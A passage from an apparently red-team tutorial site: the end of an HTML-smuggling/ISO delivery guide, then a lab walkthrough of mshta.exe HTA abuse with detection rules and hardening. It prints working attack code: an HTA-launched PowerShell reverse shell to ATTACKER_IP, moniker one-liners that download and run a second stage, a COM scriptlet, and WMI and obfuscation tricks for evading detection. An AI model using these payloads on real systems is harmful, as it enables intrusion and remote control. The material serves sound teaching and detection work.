  -MaxEvents 50 | Where-Object { $_.Message -match 'rundll32.exe' -and $_.Message -match ':\\' }
You should see:
- EID 15 with
HostUrl=blob:...onDocuments.iso - Zero streams on the LNK inside the mount
- EID 1 with
rundll32.exerunning from a non-C drive with your DLL argument - EID 22 with the DNS query (if you gave the handler a hostname)
If any of those did not fire, fix the Sysmon config before you claim the detection.
11. Tools
| Tool | Use | Link |
|---|---|---|
genisoimage / mkisofs | Build ISO on Linux | (packaged) |
msfvenom / msfconsole | Beacon and handler | metasploit.com |
| Sysmon + SwiftOnSecurity config | Endpoint telemetry | sysinternals.com |
| Sigma | Detection rule authoring | sigmahq.io |
NirSoft AlternateStreamView | Inspect NTFS ADS | nirsoft.net |
| Process Monitor | Confirm process tree, mounted-drive I/O | sysinternals.com |
| PE-bear / CFF Explorer | Inspect the DLL you generated | (varies) |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Obfuscated Files or Information: HTML Smuggling | T1027.006 | Sysmon EID 15 with HostUrl=blob: in Zone.Identifier |
| Subvert Trust Controls: MoTW Bypass | T1553.005 | Files inside mounted ISO lacking Zone.Identifier |
| Phishing: Spearphishing Link | T1566.002 | Proxy/URL logs to the smuggler page |
| User Execution: Malicious File | T1204.002 | EID 1 on Documents.lnk invocation from mount |
| System Binary Proxy Execution: Rundll32 | T1218.011 | EID 1 for rundll32.exe with DLL on non-fixed drive |
| Application Layer Protocol: Web Protocols | T1071.001 | EID 22 / proxy egress to C2 host |
Summary
- HTML smuggling plus ISO delivery works because each layer defeats a specific control: Blob assembly kills perimeter file inspection, and ISO kills Mark-of-the-Web propagation.
- The delivery chain is HTML → in-browser Blob → ISO on disk → auto-mount → LNK →
rundll32→ C2. Every stage is documented adversary tradecraft (NOBELIUM, QakBot, Mekotio). - The strongest single detection is Sysmon Event ID 15 with
HostUrl=blob:in a downloaded file’sZone.Identifierstream. That string is not benign. - Layered defense actually works here: disable ISO auto-mount, block containers at the gateway, enable ASR obfuscated-script blocking, WDAC-restrict
rundll32off removable drives, and stay current on MoTW-propagation patches (KB5022842+). - Validate detections by detonating in the lab, not by reading rule YAML. If the events did not land, the detection does not exist.
Related Tutorials
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
HTA Files and mshta.exe Abuse for Payload Delivery
Objective: Build, deliver, and execute HTA payloads against a lab Windows host through
mshta.exe, walk every variant from on-disk file to fully fileless inline monikers, then turn around and engineer the detection a defender needs to catch all of it.
mshta.exe is the kind of binary that should embarrass Microsoft into deprecating it, and yet here it is in 2025, sitting in System32, signed, trusted, and quietly executing whatever VBScript a user double-clicks. Internet Explorer is gone. The MSHTML rendering engine it depends on is officially legacy. The .hta extension is from the Windows 2000 era. None of that matters. As long as mshta.exe ships on every install, red teamers will use it, and you will see it in your logs.
This walkthrough is built around a single lab Windows 10/11 VM and an attacker box (Kali or any Linux with Python 3). No EDR for the offensive phase, then Sysmon turned on for the defensive phase so you can watch your own payloads light up the rule set you write. Everything runs in user context. No CVEs. No kernel work. Just a signed Microsoft binary being asked, very politely, to host a reverse shell.
1. What mshta.exe Actually Is
The Microsoft HTML Application Host lives at C:\Windows\System32\mshta.exe (and SysWOW64). It is a small wrapper around the Trident MSHTML engine: the same rendering and scripting stack that powered legacy Internet Explorer. When mshta.exe runs an HTA, it loads mshtml.dll to parse the HTML, then dispatches script blocks to vbscript.dll or jscript.dll via the standard COM scripting engine plumbing.
The critical difference from IE: HTA content does not run inside Protected Mode and is not constrained by Internet Explorer security zones. The HTA process is a desktop application that happens to be parsing HTML. It has the full token of the user who launched it. Filesystem, registry, COM, network, all reachable.
| Item | Detail |
|---|---|
| Binary path | C:\Windows\System32\mshta.exe, C:\Windows\SysWOW64\mshta.exe |
| Display name | Microsoft HTML Application Host |
| Signing | Authenticode-signed by Microsoft |
| Rendering engine | mshtml.dll (Trident) |
| Script engines | vbscript.dll, jscript.dll (via COM) |
| Default association | .hta files via the htafile ProgID |
Confirm it on your lab box:
where.exe mshta.exe
Get-AuthenticodeSignature C:\Windows\System32\mshta.exe | Select Status, SignerCertificate
cmd /c "assoc .hta"
cmd /c "ftype htafile"
You should see Valid signing status and the htafile association pointing at mshta.exe "%1" %*. That association is the entire premise of phishing-delivered HTAs: a user double-clicks Invoice.hta and Explorer happily launches a signed Microsoft binary that hands the script block to VBScript.
2. HTA File Anatomy
An HTA file is an HTML file with one extra tag, <HTA:APPLICATION>, that tells Trident to drop the browser chrome and treat the document as a desktop app. The tag also exposes attributes that double as evasion knobs.
| Attribute | What it does | Why an attacker cares |
|---|---|---|
APPLICATIONNAME | Sets the app name | Cosmetic |
WINDOWSTATE | normal, minimize, maximize | minimize hides the window |
SHOWINTASKBAR | yes / no | no removes the taskbar icon |
BORDER | Window border style | none removes chrome |
CAPTION | Title bar | no removes title bar |
SINGLEINSTANCE | Prevents duplicates | Sometimes used to avoid double-pop |
Here is a benign HTA, so you can see the shape before we weaponize it. Save as hello.hta and double-click it:
<html>
<head>
  <HTA:APPLICATION ID="hello"
    APPLICATIONNAME="HelloLab"
    WINDOWSTATE="normal"
    SHOWINTASKBAR="yes">
  </HTA:APPLICATION>
  <script language="VBScript">
    MsgBox "Running inside mshta.exe as " & CreateObject("WScript.Network").UserName
  </script>
</head>
<body><h2>Hello from HTA</h2></body>
</html>
You will get a real MessageBox with your username, popped by a signed Microsoft binary. Point of view: any time a binary with that much trust will execute arbitrary script from a user-controlled file, the security boundary is the user’s judgement, which is to say there is no boundary.
One quirk worth remembering: mshta.exe‘s parser is sloppy. The <hta:application> tag is not actually required. If you feed mshta HTML or raw script via a vbscript: or javascript: moniker, it will run it. This is what makes the fileless variants in Section 5 possible.
3. Execution Vectors
mshta.exe accepts payloads from far too many places. Memorize this table, because every detection rule you write has to cover all of it:
| Vector | Syntax |
|---|---|
| File on disk | mshta.exe C:\Users\victim\payload.hta |
| Remote URL | mshta.exe http://attacker/payload.hta |
| Inline VBScript moniker | mshta vbscript:Close(Execute("...")) |
| Inline JScript moniker | mshta javascript:a=(...).Exec();close(); |
| COM Scriptlet | mshta javascript:a=(GetObject("script:http://attacker/p.sct")).Exec();close(); |
about: protocol | mshta "about:<hta:application><script>...</script>" |
| NTFS Alternate Data Stream | mshta C:\file.txt:hidden.hta |
| Polyglot in another file | HTA content appended to a PE; mshta scans until it finds script |
A single Sigma rule on Image|endswith: '\mshta.exe' and CommandLine|contains: 'http' catches a chunk of this but misses the inline vbscript: and ADS variants. Coverage takes layered rules. We will build them in Section 8.

4. Lab: Building and Serving a Staged HTA Payload
Lab topology: Kali at 192.168.56.10, Windows 10 victim at 192.168.56.20. Replace ATTACKER_IP below with your Kali address.
On the attacker host, stand up two things: a listener and an HTTP server.
# Terminal 1: PowerShell reverse shell listener
rlwrap nc -lvnp 4444

# Terminal 2: HTTP server to host the HTA
mkdir /tmp/hta && cd /tmp/hta
python3 -m http.server 8080
Drop the following file as /tmp/hta/payload.hta. This is a deliberately stealthy HTA: minimized window, no taskbar, no border, no caption. The user sees nothing.
<html>
<head>
  <HTA:APPLICATION ID="lab"
    APPLICATIONNAME="LabApp"
    WINDOWSTATE="minimize"
    SHOWINTASKBAR="no"
    BORDER="none"
    CAPTION="no">
  </HTA:APPLICATION>
  <script language="VBScript">
    Dim oShell
    Set oShell = CreateObject("WScript.Shell")
    ' Lab-only reverse shell stager. Replace ATTACKER_IP.
    oShell.Run "powershell -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass " & _
               "-Command ""$c=New-Object Net.Sockets.TCPClient('ATTACKER_IP',4444);" & _
               "$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0)" & _
               "{$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$r=(iex $d 2>&1|Out-String)" & _
               ";$e=[Text.Encoding]::ASCII.GetBytes($r);$s.Write($e,0,$e.Length)}""", 0, False
    self.close
  </script>
</head>
<body></body>
</html>
Trigger from the victim. Each of these is its own primitive worth understanding:
:: 1. File on disk (post-phishing-download model)
mshta.exe C:\Users\victim\Downloads\payload.hta

:: 2. Remote fetch (the cleaner red-team vector - no .hta touches disk
::    except the cached MSHTML temp file)
mshta.exe http://ATTACKER_IP:8080/payload.hta
On Kali, the nc listener prints a connection and you get an interactive PowerShell. whoami returns the victim user, hostname returns the victim machine.
listening on [any] 4444 ...
connect to [192.168.56.10] from victim [192.168.56.20] 49874
PS C:\Users\victim>
Small gotcha I lost an hour to the first time: if you embed the PowerShell command with mismatched double quotes inside the VBScript string concatenation, mshta.exe will execute the HTA but the powershell.exe child silently dies with a parse error and no callback. Test the PowerShell command in isolation first (powershell -Command "..." from cmd), confirm it talks to your listener, then paste it into the VBScript.
5. Fileless Delivery via Inline Monikers
This is what makes mshta.exe the LotL favorite it is. You never need an HTA file on disk. cmd.exe (or a phishing link, or a LNK file, or a scheduled task) can hand mshta.exe the entire payload as a command-line argument.
:: VBScript inline - fetch and IEX a PowerShell stage two
mshta vbscript:CreateObject("WScript.Shell").Run("powershell -NoP -W Hidden -EP Bypass -Command IEX((New-Object Net.WebClient).DownloadString('http://ATTACKER_IP:8080/stage2.ps1'))",0,False)(window.close)

:: JScript inline via COM Scriptlet
mshta javascript:a=(GetObject("script:http://ATTACKER_IP:8080/payload.sct")).Exec();close();
Forensic footprint comparison:
| Variant | Disk artifact | Network artifact |
|---|---|---|
File-based payload.hta | The .hta itself, plus MSHTML cache in INetCache | Outbound from powershell.exe |
Remote mshta http://... | MSHTML cached copy in INetCache\IE | Outbound from mshta.exe to the HTA URL |
Inline vbscript: | None from mshta; cmd line in 4688/Sysmon | Outbound only when stage two fires |
.sct via GetObject | None on mshta side | Outbound to .sct URL |
The reason mshta.exe is the perfect LotL host: the entire payload lives in process memory of a Microsoft-signed binary. No EXE drops. No DLL drops. The only persistent artifact is the command line, which is exactly why command-line logging (Event 4688 with command line, Sysmon 1) is the single most useful thing you can turn on.
The .sct (COM Scriptlet) for the JScript variant looks like this. Drop in /tmp/hta/payload.sct:
<?XML version="1.0"?>
<scriptlet>
  <registration description="Lab" progid="Lab.Shell" version="1"
    classid="{DEADBEEF-0000-0000-0000-000000000001}">
  </registration>
  <public>
    <method name="Exec"></method>
  </public>
  <script language="JScript">
  <![CDATA[
    function Exec() {
      var shell = new ActiveXObject("WScript.Shell");
      shell.Run("cmd.exe /c whoami > C:\\Windows\\Temp\\lab_out.txt", 0, false);
    }
  ]]>
  </script>
</scriptlet>
GetObject("script:http://...") makes Windows fetch and execute the JScript inside that scriptlet. mshta.exe is just the engine; the payload format is portable across other LolBin hosts too.

6. Process-Chain Manipulation via WMI
Naive detection rules look for mshta.exe parent with powershell.exe, cmd.exe, wscript.exe children. Fine catch for lazy operators. Anyone with a WMI primitive shrugs it off.
Replace the oShell.Run in the HTA with a WMI Win32_Process.Create call. The resulting powershell.exe is parented by WmiPrvSE.exe, not by mshta.exe. The parent-child rule misses it cleanly.
' Inside the HTA script block - WMI process spawn
Dim oWMI, oProcess, pid
Set oWMI = GetObject("winmgmts:\\.\root\cimv2")
Set oProcess = oWMI.Get("Win32_Process")
oProcess.Create "powershell.exe -NoP -W Hidden -Command IEX((New-Object Net.WebClient).DownloadString('http://ATTACKER_IP:8080/stage2.ps1'))", Null, Null, pid
self.close
Run this variant and watch in Sysmon: mshta.exe shows up as Event 1, then WmiPrvSE.exe spawns powershell.exe. The parent-process linkage is broken. This is exactly why the detection strategy in Section 8 leans on the mshta.exe Event 1 plus the WMI activity log (Event 5861), not solely on parent-child rules.

7. Obfuscation: chr() Reassembly, Renamed Binaries, Polyglots
Strings like WScript.Shell and powershell in a command line are detection low-hanging fruit. Trivial to obfuscate.
' Reassemble "WScript.Shell" from character codes
Dim s
s = Chr(87) & Chr(83) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & _
    Chr(46) & Chr(83) & Chr(104) & Chr(101) & Chr(108) & Chr(108)
Set o = CreateObject(s)
o.Run "calc.exe", 0, False
Same trick works in JScript with String.fromCharCode. Combine with Base64-encoded PowerShell (-EncodedCommand) and the command line stops matching keyword rules.
Renamed copies are another classic. Copy mshta.exe somewhere user-writable as update.exe:
copy C:\Windows\System32\mshta.exe %TEMP%\update.exe
%TEMP%\update.exe http://ATTACKER_IP:8080/payload.hta
Any Sigma rule keyed purely on Image|endswith: '\mshta.exe' misses this. You need OriginalFileName: 'MSHTA.EXE' in the selection, which reads it from the PE version resource and survives renames.
Polyglots take it further. Because mshta.exe skips data it does not understand, you can append HTA script to the end of a legitimate file (image, PE, RTF) and mshta.exe will dutifully find and run the script. The file passes as the original format to anything that only checks the magic bytes.
8. Detection Engineering
Now turn Sysmon on in the lab, install the SwiftOnSecurity baseline config, replay every variant above, and confirm each rule fires.
# Sysmon install (run as admin)
Sysmon64.exe -accepteula -i sysmonconfig-export.xml
The events that matter for mshta.exe:
| Event ID | Source | What to watch |
|---|---|---|
| 1 | Sysmon Process Create | Image ends \mshta.exe or OriginalFileName = MSHTA.EXE; CommandLine contains URLs, vbscript:, javascript:, .sct, about: |
| 3 | Sysmon Network Connect | Any outbound connection where Image ends \mshta.exe. Treat as high-fidelity. |
| 7 | Sysmon Image Load | mshta.exe loading clr.dll or PowerShell DLLs is anomalous |
| 11 | Sysmon File Create | Files written by mshta.exe in %TEMP%, %APPDATA%, Downloads |
| 4688 | Security (Audit Process Creation + command-line auditing on) | Same surface as Sysmon 1 for environments without Sysmon |
| 4104 | PowerShell/Operational | Script Block Logging captures the deobfuscated PowerShell spawned by mshta |
| 5861 | WMI-Activity/Operational | Win32_Process.Create calls used to break process chain |
Turn on command-line auditing first. Without it, Event 4688 is useless for this technique.
GPO: Computer Configuration > Administrative Templates > System >
     Audit Process Creation > Include command line in process creation events: Enabled
Sigma rules
Start with two rules that together catch most of what we did above. Tune later.
Rule 1: mshta with network indicators or script monikers. This is the SigmaHQ proc_creation_win_mshta_http-style rule, broadened to cover renamed copies and inline monikers.
title: Suspicious mshta.exe Command Line
id: 6c1b2f1e-lab-0001
status: experimental
description: mshta.exe invoked with a remote URL, inline script moniker, or COM scriptlet.
logsource:
  product: windows
  category: process_creation
detection:
  selection_img:
    - Image|endswith: '\mshta.exe'
    - OriginalFileName: 'MSHTA.EXE'
  selection_cli:
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - 'ftp://'
      - 'vbscript:'
      - 'javascript:'
      - '.sct'
      - 'about:'
      - 'GetObject('
  condition: selection_img and selection_cli
fields:
  - Image
  - OriginalFileName
  - CommandLine
  - ParentImage
level: high
tags:
  - attack.defense_evasion
  - attack.execution
  - attack.t1218.005
Rule 2: suspicious child of mshta.exe. Catches the direct mshta -> powershell/cmd/wscript lineage. Will not catch the WMI-broken chain, which is what Rule 3 is for.
title: Suspicious Child Process of mshta.exe
id: 6c1b2f1e-lab-0002
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\mshta.exe'
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
      - '\cmd.exe'
      - '\wscript.exe'
      - '\cscript.exe'
      - '\regsvr32.exe'
      - '\bitsadmin.exe'
      - '\rundll32.exe'
  condition: selection
level: high
tags:
  - attack.execution
  - attack.t1218.005
Rule 3: mshta making any network connection. Sysmon Event 3 only. In a clean enterprise environment, mshta.exe should almost never talk to the network. Tune by your own baseline.
title: mshta.exe Outbound Network Connection
id: 6c1b2f1e-lab-0003
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 3
    Image|endswith: '\mshta.exe'
  filter_local:
    DestinationIp|startswith:
      - '10.'
      - '192.168.'
      - '172.16.'
  condition: selection and not filter_local
level: high
tags:
  - attack.command_and_control
  - attack.t1218.005
A useful tell from the field: when mshta.exe‘s command line ends with the GUID {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}, it was launched interactively, which means the user double-clicked an HTA file in Explorer. Parent will be explorer.exe. That GUID is a free, very high-fidelity signal that someone just opened an HTA from the desktop or Downloads. Alert on it. Triage every hit.
Suspicious parent processes regardless of command line: winword.exe, excel.exe, outlook.exe, powerpnt.exe, chrome.exe, msedge.exe, firefox.exe. Office spawning mshta.exe is a phishing signature; browsers spawning mshta.exe means a user just clicked an mshta:-handler link or accepted a download prompt.

9. Hardening
Detection is necessary. Removing the attack surface is better. In priority order:
- WDAC (Windows Defender Application Control). When any WDAC policy is deployed, even an allow-all policy in audit mode, HTA execution is blocked outright. This is the cleanest mitigation Microsoft offers, full stop.
- AppLocker. Add Executable Rules denying
%SystemRoot%\System32\mshta.exeand%SystemRoot%\SysWOW64\mshta.exe. Add Script Rules denying*.hta. AppLocker does not catch renamed copies as cleanly as WDAC, but it raises the bar. - Remove the
.htafile association. Via GPO, redirect or delete thehtafileProgID so double-clicking an HTA no longer invokesmshta.exe. Phishing payloads that depend on the user double-clicking break instantly. - Egress filtering. Block outbound HTTP/HTTPS from
mshta.exeat the proxy. Legitimatemshta.exeuse in modern enterprises is almost always local HTAs invoked by an internal line-of-business app. The signature there is consistent path, consistent user, no network. - ASR rules.
Block execution of potentially obfuscated scripts(GUID5BEB7EFE-FD9A-4556-801D-275E5FFC04CC) andBlock JavaScript or VBScript from launching downloaded executable content(GUIDD3E037E1-3EB8-44C8-A917-57927947596D). Verify GUIDs against current Microsoft Learn before deploying; Microsoft has rotated and renamed ASR rules over time. - PowerShell Script Block Logging (Event 4104). Required to catch deobfuscated stage-two payloads spawned by
mshta. - Disable VBScript. On modern Windows builds, VBScript is an on-demand optional feature; remove it where business requirements allow. Microsoft is on a published path to retiring VBScript outright.
10. Tools
| Tool | Use | Link |
|---|---|---|
python3 -m http.server | Host the HTA / SCT for fetch | python.org |
netcat / rlwrap nc | Catch the reverse shell | nmap.org |
Metasploit multi/handler | Alternative listener; pairs with msfvenom-generated stagers | metasploit.com |
| Sysmon + SwiftOnSecurity config | Process, network, and image load telemetry | sysinternals.com |
| Process Hacker / Process Monitor | Watch mshta.exe COM loads and child spawns live | processhacker.sourceforge.io |
| Wireshark | Confirm outbound from mshta.exe and stage-two beacons | wireshark.org |
| Sigma + sigmac | Convert the rules above to your SIEM’s query language | github.com/SigmaHQ/sigma |
| Atomic Red Team T1218.005 | Pre-built atomics to replay every variant | atomicredteam.io |
11. ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| System Binary Proxy Execution: Mshta | T1218.005 | Sysmon 1 on mshta.exe with suspicious command line; Sysmon 3 outbound |
| System Binary Proxy Execution | T1218 | Parent technique |
| Command and Scripting Interpreter: Visual Basic | T1059.005 | Script Block Logging, 4104; VBScript engine load |
| Command and Scripting Interpreter: JavaScript | T1059.007 | Same surface, JScript engine |
| Phishing: Spearphishing Attachment | T1566.001 | Office or mail client parents spawning mshta.exe |
| Phishing: Spearphishing Link | T1566.002 | Browser parents spawning mshta.exe with .hta URL |
| Obfuscated Files or Information | T1027 | chr()/Base64/concat patterns in command line |
| Windows Management Instrumentation | T1047 | WMI-Activity Event 5861, Win32_Process.Create from mshta script |
Tactics: TA0005 Defense Evasion (primary), TA0002 Execution.
Summary
mshta.exeis a Microsoft-signed script host that ignores browser security and ships on every Windows install. Treat any execution of it as an event worth investigating.- The attack surface spans on-disk HTA, remote URL fetch, inline
vbscript:/javascript:monikers,.sctCOM scriptlets viaGetObject, ADS, and polyglots; one detection rule will not cover it. - WMI
Win32_Process.Createfrom inside the HTA breaks themshta -> powershellparent-child chain. Detect with WMI-Activity Event 5861, not parent linkage alone. - Build layered Sigma coverage: command-line indicators, suspicious child processes, and any outbound network connection from
mshta.exe. Alert on the interactive-launch GUID{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}. - The cleanest mitigation is WDAC, which blocks all HTA execution even in audit mode. AppLocker rules, removing the
.htaassociation, and ASR rules round out the hardening.
Related Tutorials
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumerati